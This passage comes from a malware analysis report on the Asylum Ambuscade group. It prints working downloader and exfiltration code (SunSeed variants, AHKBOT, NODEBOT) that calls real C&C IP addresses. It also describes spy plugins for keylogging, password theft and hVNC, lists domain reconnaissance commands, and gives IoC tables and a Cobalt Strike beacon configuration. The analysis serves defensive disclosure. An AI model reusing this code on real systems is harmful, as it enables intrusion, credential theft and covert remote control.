
An even simpler Lua script, move, is shown in Figure 8. It is used to reassign management of a victimized computer from one C&C server to another. It is not possible to update the hardcoded SunSeed C&C server; to complete a C&C reassignment, a new MSI installer needs to be downloaded and executed, exactly as when the machine was first compromised.



```
require("luacom")
Installer = luacom.CreateObject("WindowsInstaller.Installer")
Installer.UILevel = 2
Installer:InstallProduct("http://146.70.79.119/temp/setup2.msi")
```

Figure 8. Lua script to move management of a compromised machine from one C&C server to another


As mentioned above, we found another variant of SunSeed developed using the Tcl language instead of Lua, as shown in Figure 9. The main difference is that it doesn't send the C: drive's serial number in the GET request.



```
package require http

proc sleep {time} {
    after $time set end 1
    vwait end
}

while true {
   catch {
    set update [http::geturl “http://94.140.115.44/?www”]
    eval [http::data $update]
   }
   sleep 10000
}
```

Figure 9. SunSeed variant in Tcl

The third variant was developed in VBS, as shown in Figure 10. The main difference is that it doesn’t download and interpret additional code, but downloads and executes an MSI package.



```
On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set Drive = FSO.GetDrive("C:")
Do
set a = createobject("windowsinstaller.installer"):a.uilevel=2:a.InstallProduct "http://195.2.81.70/" & Drive.SerialNumber
WScript.Sleep 11731
Loop
```

Figure 10. SunSeed variant in VBS

Second-stage downloaders

The main second-stage downloader is AHKBOT, developed in AutoHotkey. As shown in Figure 11, it sends a GET request, with the User-Agent AutoHotkey (the default value used by AutoHotkey), to http://<C&C>/<serial_number_of_C_drive>-RP, almost exactly as the earlier SunSeed. RP might be a campaign identifier, as it changes from sample to sample.

```
#NoTrayIcon

Loop
{
    try
    {
        DriveGet, serial, serial, C:
        UrlDownloadToFile, http://84.32.188.29/%serial%-RP, %A_AhkPath%~
        FileRead, string, %A_AhkPath%~
        If InStr(SubStr(string, -1), "~")
        Run, %A_AhkPath% %A_AhkPath%~
    }
    catch e
    {
    }
    Sleep, 5000
}
```

Figure 11. AHKBOT

AHKBOT can be found on disk at various locations, such as C:\ProgramData\mscoree.ahk or C:\ProgramData\adb.ahk. It downloads and interprets spy plugins, also developed in AutoHotkey. A summary of the 21 plugins is provided in Table 1.

Table 1. SunSeed plugins

Plugin name	Description
ass	Download and execute a Cobalt Strike loader packed with VMProtect. The beacon's configuration extracted using the tool CobaltStrikeParser is provided in the IoCs in the Cobalt Strike configuration section.
connect	Send the log message connected! to the C&C server.
deletecookies	Download SQLite from /download?path=sqlite3slashsqlite3dotdll via HTTP from its C&C server, then delete browser cookies for the domains td.com (a Canadian bank) and mail.ru. We don't know why the attackers need to delete cookies, especially for these domains. It's possible it is intended to delete session cookies to force its victims to reenter their credentials that would then be captured by the keylogger.
deskscreen	Take a screenshot using Gdip.BitmapFromScreen and send it to the C&C server.
deskscreenon	Similar to deskscreen but take screenshots in a 15-second loop.
deskscreenoff	Stop the deskscreenon loop.
domain	Gather information about the Active Directory using the following commands: · cmd /c chcp 65001 && net group "domain admins" /domain · cmd /c chcp 65001 && net group "enterprise admins" /domain · cmd /c chcp 65001 && net group ""Domain Computers"" /domain · cmd /c chcp 65001 && nltest /dclist: · cmd /c chcp 65001 && nltest /DOMAIN_TRUSTS · cmd /c chcp 65001 && ipconfig /all · cmd /c chcp 65001 && systeminfo
hardware	Get victim's host information using WMI queries: · Select * from Win32_OperatingSystem · SELECT * FROM Win32_LogicalDisk · SELECT * FROM Win32_Processor · Select * from Win32_OperatingSystem · SELECT * FROM Win32_VideoController · Select * from Win32_NetworkAdapterConfiguration WHERE IPEnabled = True · Select * from FirewallProduct · Select * from AntiSpywareProduct · Select * from AntiVirusProduct · SELECT * FROM Win32_Product · SELECT Caption,ExecutablePath,ProcessID FROM Win32_Process where ExecutablePath is not null and send to the C&C server.
hvncon	Download and execute a custom hVNC (hidden VNC) application from http://<C&C>/download?path=hvncslashhvncdotzip
hvncoff	Stop the hVNC by executing taskkill /f /im hvnc.exe.
installchrome	Download http:///download?path=chromeslashchromedotzip, a legitimate copy of Google Chrome, and unpack it into %LocalAppData%\Google\Chrome\Application. This copy of Chrome is likely used by hVNC if the victim doesn't have Chrome installed.
keylogon	Start the keylogger, hooked input using DllCall("SetWindowsHookEx", […]). The keystrokes are sent to the C&C server when the active application changes.

Plugin name	Description
keylogoff	Stop the keylogger.
passwords	Steal passwords from Internet Explorer, Firefox, and Chromium-based browsers. It downloads SQLite to read the browser storages. It can also decrypt locally encrypted passwords by calling the Microsoft CryptUnprotectData function. Stolen passwords are sent to the C&C server. This plugin looks very similar to the password stealer described by Trend Micro in 2020, including the hard drive serial numbers used for debugging: 605109072 and 2786990575. This could indicate that it is still being developed on the same machines.
rutservon	Download a remote access trojan (RAT) from http://<C&C>/download?path=rutservslashagent6dot10dotexe (SHA-1: 3AA8A4554B175DB9DA5EEB7824B5C047638A6A9D). This is a commercial RAT developed by Remote Utilities LLC that provides full control over the machine on which it is installed.
rutservoff	Kill the RAT.
steal	Download and execute an infostealer – probably based on Rhadamanthys.
tasklist	List running processes by using the WMI query Select * from Win32_Process.
towake	Move the mouse using MouseMove, 100, 100. This is likely to prevent the computer from going to sleep, especially given the name of the plugin.
update	Download a new version of SunSeed AutoHotkey from the C&C server and replace the current SunSeed on disk. The AutoHotkey interpreter is located in C:\ProgramData\adb.exe.
wndlist	List active windows by calling WinGet windows, List (Autohotkey syntax).

The plugins send the result back to the C&C server using a log function, as shown in Figure 12.

```
SendLog(s)
{
DriveGet, serial, serial, C:
ComObjError(False)
sHTTP := ComObjCreate("WinHttp.WinHttpRequest.5.1")
sHTTP.Open("POST", "http://185.163.45.221/" . serial, False)
sHTTP.SetRequestHeader("User-Agent", "AutoHotkey")
sHTTP.SetRequestHeader("Content-Type", "application/x-www-form-urlencoded")
sHTTP.Send("&log=" . s)
sHTTP.WaitForResponse()
sHTTP.Close
}
```

Figure 12. Log function

In March 2023, the attackers developed a variant of AHKBOT in Node.js that we have named NODEBOT – see Figure 13.

```
let c = require('child_process');


setInterval(() => {
    c.exec('vol c:', (_, s) => {
        let n = parseInt(s.match(/[\dA-F]{4}-[\dA-F]{4}/)[0].replace(/-/g, ''), 16);
        try {
            fetch(`http://62.84.99.195/${n}`).then(r => r.text().then(t => t.endsWith('&') && (require('fs').writeFileSync('com.js', t),
c.spawn('node', ['com.js', 0])))).catch(e => console.log(e));
        } catch (err) {
            console.log(err);
        }
    });
}, 15000);
```

Figure 13. NODEBOT

The attackers also rewrote some AHKBOT plugins in JavaScript to make them compatible with NODEBOT. So far, we have observed the following plugins (an asterisk indicates that the plugin is new to NODEBOT):

- connect
- deskscreen
- hardware
- hcmdon (a reverse shell in Node.js)*
- hvncoff
- hvncon
- keylogoff
- keylogon (download and execute the AutoHotkey keylogger)
- mods (download and install hVNC)*
- passwords
- screen

Conclusion

Asylum Ambuscade is a cybercrime group mostly targeting SMBs and individuals in North America and Europe. However, it appears to be branching out, running some recent cyberespionage campaigns on the side, against governments in Central Asia and Europe from time to time.

It is quite unusual to catch a cybercrime group running dedicated cyberespionage operations, and as such we believe that researchers should keep close track of Asylum Ambuscade activities.

ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Filename	ESET detection name
2B42FD41A1C8AC12221857DD2DF93164A71B95D7	ass.dll	Win64/Packed.VMProtect.OX
D5F8ACAD643EE8E1D33D184DAEA0C8EA8E7FD6F8	M_suri antiinfla_ioniste Polonia.doc	DOC/TrojanDownloader.Agent.AAP
57157C5D3C1BB3EB3E86B24B1F4240C867A5E94F	N/A	Win32/TrojanDownloader.AutoHK.KH
7DB446B95D5198330B2B25E4BA6429C57942CFC9	N/A	VBS/Agent.QOF
5F67279C195F5E8A35A24CBEA76E25BAD6AB6E8E	N/A	VBS/TrojanDownloader.Agent.YDQ
C98061592DE61E34DA280AB179465580947890DE	install.msi	JS/Agent.QRI
519E388182DE055902C656B2D95CCF265A96CEAB	Document_12_dec-1532825.js	JS/TrojanDownloader.Agent.ZJM
AC3AFD14AD1AEA9E77A84C84022B4022DF1FC88B	ahk	Win32/Spy.AHK.AD
64F5AC9F0C6C12F2A48A1CB941847B0662734FBF	ass	Win32/TrojanDownloader.AHK.N
557C5150A44F607EC4E7F4D0C0ED8EE6E9D12ADF	connect	Win32/Spy.AHK.AD
F85B82805C6204F34DB0858E2F04DA9F620A0277	deletecookies	Win32/Spy.AHK.AD
5492061DE582E71B2A5DA046536D4150F6F497F1	deskscreen	Win32/Spy.AHK.AD
C554100C15ED3617EBFAAB00C983CED5FEC5DB11	deskscreenoff	Win32/Spy.AHK.AD
AD8143DE4FC609608D8925478FD8EA3CD9A37C5D	deskscreenon	Win32/Spy.AHK.AD
F2948C27F044FC6FB4849332657801F78C0F7D5E	domain	Win32/TrojanDownloader.AutoHK.KH
7AA23E871E796F89C465537E6ECE962412CDA636	hardware	Win32/Spy.AHK.AD
384961E19624437EB4EB22B1BF45953D7147FB8F	hvncoff	Win32/Spy.AHK.AD
7FDB9A73B3F13DBD94D392132D896A5328DACA59	hvncon	Win32/Spy.AHK.AD
3E38D54CC55A48A3377A7E6A0800B09F2E281978	installchrome	Win32/Spy.AHK.AD
7F8742778FC848A6FBCFFEC9011B477402544171	keylogoff	Win32/Spy.AHK.AD
29604997030752919EA42B6D6CEE8D3AE28F527E	keylogon	Win32/Spy.AHK.AD
7A78AF75841C2A8D8A5929C214F08EB92739E9CB	passwords	Win32/Spy.AHK.AB
441369397D0F8DB755282739A05CB4CF52113C40	rutservoff	Win32/Spy.AHK.AD
117ECFA95BE19D5CF135A27AED786C98EC8CE50B	rutservon	Win32/Spy.AHK.AD
D24A9C8A57C08D668F7D4A5B96FB7B5BA89D74C3	steal	Win32/Spy.AHK.AE
95EDC096000C5B8DA7C8F93867F736928EA32575	towake	Win32/Spy.AHK.AD
62FA77DAEF21772D599F2DC17DBBA0906B51F2D9	update	Win32/Spy.AHK.AD
A9E3ACFE029E3A80372C0BB6B7C500531D09EDBE	wndlist	Win32/Spy.AHK.AD
EE1CFEDD75CBA9028904C759740725E855AA46B5	tasklist	Win32/Spy.AHK.AD

Network

IP	Domain	Hosting provider	First seen	Details
5.39.222[.]150	N/A	Hostkey_NL abuse, ORG-HB14-RIPE	February 27, 2022	C&C server.
5.44.42[.]27	snowzet[.]com	GLOBAL INTERNET SOLUTIONS LLC	December 7, 2022	Cobalt Strike C&C server.
5.230.68[.]137	N/A	GHOSTnet GmbH	September 5, 2022	C&C server.
5.230.71[.]166	N/A	GHOSTnet GmbH	August 17, 2022	C&C server.
5.230.72[.]38	N/A	GHOSTnet GmbH	September 24, 2022	C&C server.
5.230.72[.]148	N/A	GHOSTnet GmbH	September 26, 2022	C&C server.
5.230.73[.]57	N/A	GHOSTnet GmbH	August 9, 2022	C&C server.
5.230.73[.]63	N/A	GHOSTnet GmbH	June 2, 2022	C&C server.
5.230.73[.]241	N/A	GHOSTnet GmbH	August 20, 2022	C&C server.
5.230.73[.]247	N/A	GHOSTnet GmbH	August 9, 2022	C&C server.
5.230.73[.]248	N/A	GHOSTnet GmbH	June 1, 2022	C&C server.
5.230.73[.]250	N/A	GHOSTnet GmbH	June 2, 2022	C&C server.
5.252.118[.]132	N/A	aezagroup	March 1, 2023	C&C server.
5.252.118[.]204	N/A	aezagroup	March 1, 2023	C&C server.
5.255.88[.]222	N/A	Serverius	May 28, 2022	C&C server.
23.106.123[.]119	N/A	IRT-LSW-SG	February 4, 2022	C&C server.
31.192.105[.]28	N/A	HOSTKEY B.V.	February 23, 2022	C&C server.
45.76.211[.]131	N/A	The Constant Company, LLC	January 19, 2023	C&C server.
45.77.185[.]151	N/A	Vultr Holdings, LLC	December 16, 2022	C&C server.

IP	Domain	Hosting provider	First seen	Details
45.132.1[.]238	N/A	Miglovets Egor Andreevich	November 7, 2022	C&C server.
45.147.229[.]20	N/A	COMBAHTON	January 22, 2022	C&C server.
46.17.98[.]190	N/A	Hostkey_NL abuse, ORG-HB14-RIPE	August 31, 2020	C&C server.
46.151.24[.]197	N/A	Hosting technology LTD	January 1, 2023	C&C server.
46.151.24[.]226	N/A	Hosting technology LTD	December 23, 2022	C&C server.
46.151.25[.]15	N/A	Hosting technology LTD	December 27, 2022	C&C server.
46.151.25[.]49	N/A	Podolsk Electrosvyaz Ltd.	December 29, 2022	C&C server.
46.151.28[.]18	N/A	Hosting technology LTD	January 1, 2023	C&C server.
51.83.182[.]153	N/A	OVH	March 8, 2022	C&C server.
51.83.189[.]185	N/A	OVH	March 5, 2022	C&C server.
62.84.99[.]195	N/A	VDSINA-NL	March 27, 2023	C&C server.
62.204.41[.]171	N/A	HORIZONMSK-AS	December 12, 2022	C&C server.
77.83.197[.]138	N/A	HZ-UK-AS	March 7, 2022	C&C server.
79.137.196[.]121	N/A	AEZA GROUP Ltd	March 1, 2023	C&C server.
79.137.197[.]187	N/A	aezagroup	December 1, 2022	C&C server.
80.66.88[.]155	N/A	XHOST INTERNET SOLUTIONS LP	February 24, 2022	C&C server.
84.32.188[.]29	N/A	UAB Cherry Servers	January 10, 2022	C&C server.
84.32.188[.]96	N/A	UAB Cherry Servers	January 29, 2022	C&C server.
85.192.49[.]106	N/A	Hosting technology LTD	December 25, 2022	C&C server.
85.192.63[.]13	N/A	AEZA GROUP Ltd	December 27, 2022	C&C server.
85.192.63[.]126	N/A	aezagroup	March 5, 2023	C&C server.
85.239.60[.]40	N/A	Clouvider	April 30, 2022	C&C server.
88.210.10[.]62	N/A	Hosting technology LTD	December 12, 2022	C&C server.
89.41.182[.]94	N/A	Abuse-C Role, ORG-HS136-RIPE	September 3, 2021	C&C server.
89.107.10[.]7	N/A	Miglovets Egor Andreevich	December 4, 2022	C&C server.
89.208.105[.]255	N/A	AEZA GROUP Ltd	December 22, 2022	C&C server.
91.245.253[.]112	N/A	M247 Europe	March 4, 2022	C&C server.
94.103.83[.]46	N/A	Hosting technology LTD	December 11, 2022	C&C server.
94.140.114[.]133	N/A	NANO-AS	March 8, 2022	C&C server.
94.140.114[.]230	N/A	NANO-AS	April 13, 2022	C&C server.
94.140.115[.]44	N/A	NANO-AS	April 1, 2022	C&C server.
94.232.41[.]96	N/A	XHOST INTERNET SOLUTIONS LP	October 2, 2022	C&C server.
94.232.41[.]108	N/A	XHOST INTERNET SOLUTIONS LP	August 19, 2022	C&C server.
94.232.43[.]214	N/A	XHOST-INTERNET-SOLUTIONS	October 10, 2022	C&C server.
98.142.251[.]26	N/A	BlueVPS OU	April 29, 2022	C&C server.
98.142.251[.]226	N/A	BlueVPS OU	April 12, 2022	C&C server.
104.234.118[.]163	N/A	IPXO LLC	March 1, 2023	C&C server.
104.248.149[.]122	N/A	DigitalOcean, LLC	December 11, 2022	C&C server.
109.107.173[.]72	N/A	Hosting technology LTD	January 20, 2023	C&C server.
116.203.252[.]67	N/A	Hetzner Online GmbH - Contact Role, ORG-HOA1-RIPE	March 5, 2022	C&C server.
128.199.82[.]141	N/A	Digital Ocean	December 11, 2022	C&C server.
139.162.116[.]148	N/A	Akamai Connected Cloud	March 3, 2022	C&C server.
141.105.64[.]121	N/A	HOSTKEY B.V.	March 21, 2022	C&C server.
146.0.77[.]15	N/A	Hostkey_NL	April 10, 2022	C&C server.
146.70.79[.]117	N/A	M247 Ltd	March 2, 2022	C&C server.
157.254.194[.]225	N/A	Tier.Net Technologies LLC	March 1, 2023	C&C server.
157.254.194[.]238	N/A	Tier.Net Technologies LLC	March 13, 2023	C&C server.
172.64.80[.]1	namesilo.my[.]id	Cloudflare, Inc.	December 14, 2022	C&C server.
172.86.75[.]49	N/A	BL Networks	May 17, 2021	C&C server.
172.104.94[.]104	N/A	Linode	March 5, 2022	C&C server.
172.105.235[.]94	N/A	Linode	April 5, 2022	C&C server.
172.105.253[.]139	N/A	Akamai Connected Cloud	March 3, 2022	C&C server.
176.124.214[.]229	N/A	VDSINA-NL	December 26, 2022	C&C server.
176.124.217[.]20	N/A	Hosting technology LTD	March 2, 2023	C&C server.
185.70.184[.]44	N/A	Hostkey_NL	April 12, 2021	C&C server.
185.82.126[.]133	N/A	Sia Nano IT	March 12, 2022	C&C server.
185.123.53[.]49	N/A	BV-EU-AS	March 14, 2022	C&C server.
185.150.117[.]122	N/A	UAB Cherry Servers	April 2, 2021	C&C server.
185.163.45[.]221	N/A	MivoCloud SRL	January 2, 2023	C&C server.
193.109.69[.]52	N/A	Hostkey_NL	November 5, 2021	C&C server.
193.142.59[.]152	N/A	HostShield LTD Admin	November 17, 2022	C&C server.
193.142.59[.]169	N/A	ColocationX Ltd.	November 8, 2022	C&C server.
194.180.174[.]51	N/A	MivoCloud SRL	December 24, 2022	C&C server.
195.2.81[.]70	N/A	Hosting technology LTD	September 27, 2022	C&C server.
195.133.196[.]230	N/A	JSC Mediasoft ekspert	July 15, 2022	C&C server.
212.113.106[.]27	N/A	AEZA GROUP Ltd	January 28, 2023	C&C server.
212.113.116[.]147	N/A	JY Mobile Communications	March 1, 2023	C&C server.

IP	Domain	Hosting provider	First seen	Details
212.118.43[.]231	N/A	Hosting technology LTD	March 1, 2023	C&C server.
213.109.192[.]230	N/A	BV-EU-AS	June 1, 2022	C&C server.

Cobalt Strike configuration

```
BeaconType                  - HTTP
Port                        - 80
SleepTime                   - 45000
MaxGetSize                  - 2801745
Jitter                      - 37
MaxDNS                      - Not Found
PublicKey_MD5               - e4394d2667cc8f9d0af0bbde9e808c29
C2Server                    - snowzet[.]com,/jquery-3.3.1.min.js
UserAgent                   - Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 7.0; InfoPath.3; .NET CLR
3.1.40767; Trident/6.0; en-IN)
HttpPostUri                 - /jquery-3.3.2.min.js
Malleable_C2_Instructions   - Remove 1522 bytes from the end
                              Remove 84 bytes from the beginning
                              Remove 3931 bytes from the beginning
                              Base64 URL-safe decode
                              XOR mask w/ random key
HttpGet_Metadata            - ConstHeaders
                              Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                              Referer: http://code.jquery.com/
                              Accept-Encoding: gzip, deflate
                              Metadata
                              base64url
                              prepend "__cfduid="
                              header "Cookie"
HttpPost_Metadata           - ConstHeaders
                              Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                              Referer: http://code.jquery.com/
                              Accept-Encoding: gzip, deflate
                              SessionId
                              mask
                              base64url
                              parameter "__cfduid"
                              Output
                              mask
                              base64url
                              print
PipeName                    - Not Found
DNS_Idle                    - Not Found
DNS_Sleep                   - Not Found
SSH_Host                    - Not Found
SSH_Port                    - Not Found
```

```
42 SSH_Username                    - Not Found
43 SSH_Password_Plaintext          - Not Found
44 SSH_Password_Pubkey             - Not Found
45 SSH_Banner                      -
46 HttpGet_Verb                    - GET
47 HttpPost_Verb                   - POST
48 HttpPostChunk                   - 0
49 Spawnto_x86                     - %windir%\syswow64\dllhost.exe
50 Spawnto_x64                     - %windir%\sysnative\dllhost.exe
51 CryptoScheme                    - 0
52 Proxy_Config                    - Not Found
53 Proxy_User                      - Not Found
54 Proxy_Password                  - Not Found
55 Proxy_Behavior                  - Use IE settings
56 Watermark                       - 206546002
57 bStageCleanup                   - True
58 bCFGCaution                     - False
59 KillDate                        - 0
60 bProcInject_StartRWX            - False
61 bProcInject_UseRWX              - False
62 bProcInject_MinAllocSize        - 17500
63 ProcInject_PrependAppend_x86    - b'\x90\x90'
64                                 Empty
65 ProcInject_PrependAppend_x64    - b'\x90\x90'
66                                 Empty
67 ProcInject_Execute              - ntdll:RtlUserThreadStart
68                                 CreateThread
69                                 NtQueueApcThread-s
70                                 CreateRemoteThread
71                                 RtlCreateUserThread
72 ProcInject_AllocationMethod     - NtMapViewOfSection
73 bUsesCookies                    - True
74 HostHeader                      -
75 headersToRemove                 - Not Found
76 DNS_Beaconing                   - Not Found
77 DNS_get_TypeA                   - Not Found
78 DNS_get_TypeAAAA                - Not Found
79 DNS_get_TypeTXT                 - Not Found
80 DNS_put_metadata                - Not Found
81 DNS_put_output                  - Not Found
82 DNS_resolver                    - Not Found
83 DNS_strategy                    - round-robin
84 DNS_strategy_rotate_seconds     - -1
85 DNS_strategy_fail_x             - -1
   DNS_strategy_fail_seconds       - -1
```

MITRE ATT&CK techniques

This table was built using version 13 of the MITRE ATT&CK framework.